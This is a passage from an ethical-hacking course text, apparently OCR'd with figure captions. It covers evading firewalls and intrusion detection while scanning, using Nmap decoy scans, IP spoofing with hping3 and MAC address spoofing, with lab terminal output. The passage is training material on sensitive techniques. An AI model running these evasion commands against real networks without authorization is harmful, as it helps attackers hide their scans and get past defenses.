
Command: nmap -D 192.168.0.1,172.120.2.8,192.168.2.8,10.10.1.19,10.10.1.5 10.10.1.11

```
nmap -D 192.168.0.1,172.120.2.8,192.168.2.8,10.10.1.19,10.10.1.5 1...
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16 02:49
[redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
```

Figure 3.87: Decoy using Nmap with manual decoy list

These decoys can be generated in both initial ping scans such as ICMP, SYN, ACK, etc., and during the actual port scanning phase.

IP address decoy is a useful technique for hiding your IP address. However, it will not be successful if the target employs active mechanisms such as router path tracing, response dropping, etc. Moreover, using many decoys can slow down the scanning process and affect the accuracy of the scan.



IP Address Spoofing

- IP spoofing refers to **changing the source IP addresses** so that the attack **appears to be coming from someone else**
- When the victim replies to the address, it goes back to the **spoofed address** rather than the **attacker's real address**
- Attackers modify the **address information** in the IP packet header and the source address bits field in order to bypass the IDS or firewall

IP spoofing using Hping3:

```
Hping3 www.certifiedhacker.com -a 7.7.7.7
```

Attacker sending a packet with a spoofed address 7.7.7.7
Victim IP address 5.5.5.5
Real address 7.7.7.7

Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses

IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use IP spoofing technique to bypass such IDS/firewalls.

IP address spoofing is a hijacking technique in which an attacker obtains a computer's IP address, alters the packet headers, and sends request packets to a target machine, pretending to be a legitimate host. The packets appear to be sent from a legitimate machine but are actually sent from the attacker's machine, while his/her machine's IP address is concealed. When the victim replies to the address, it goes back to the spoofed address and not to the attacker's real address. Attackers mostly use IP address spoofing to perform DoS attacks.

When the attacker sends a connection request to the target host, the target host replies to the spoofed IP address. When spoofing a nonexistent address, the target replies to a nonexistent system and then hangs until the session times out, thus consuming a significant amount of its own resources.



IP spoofing using Hping3:
Hping3 www.certifiedhacker.com -a 7.7.7.7
Attacker sending a packet with a spoofed address 7.7.7.7
Victim IP address 5.5.5.5
Real address 7.7.7.7

Figure 3.88: IP Spoofing using Hping3

IP spoofing using Hping3:


```
Hping3 www.certifiedhacker.com -a 7.7.7.7
```

You can use Hping3 to perform IP spoofing. The above command helps you to send arbitrary TCP/IP packets to network hosts.


Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses.

MAC Address Spoofing

- The MAC address spoofing technique involves spoofing a MAC address with the MAC address of a legitimate user on the network.
- Attackers use the **`--spoof-mac`** Nmap option to set a specific MAC address for the packets to evade firewalls.


nmap -sT -Pn --spoof-mac 0 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sT -Pn --spoof-mac 0 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 02:56 EDT
Spoofing MAC address DF:FB:47:17:14:72 (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 10.10.1.11
Host is up (0.039s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```


nmap -sT -Pn --spoof-mac Dell 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sT -Pn --spoof-mac Dell 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 02:58 EDT
Spoofing MAC address 00:00:97:82:FE:32 (Dell EMC)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 10.10.1.11
Host is up (0.044s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
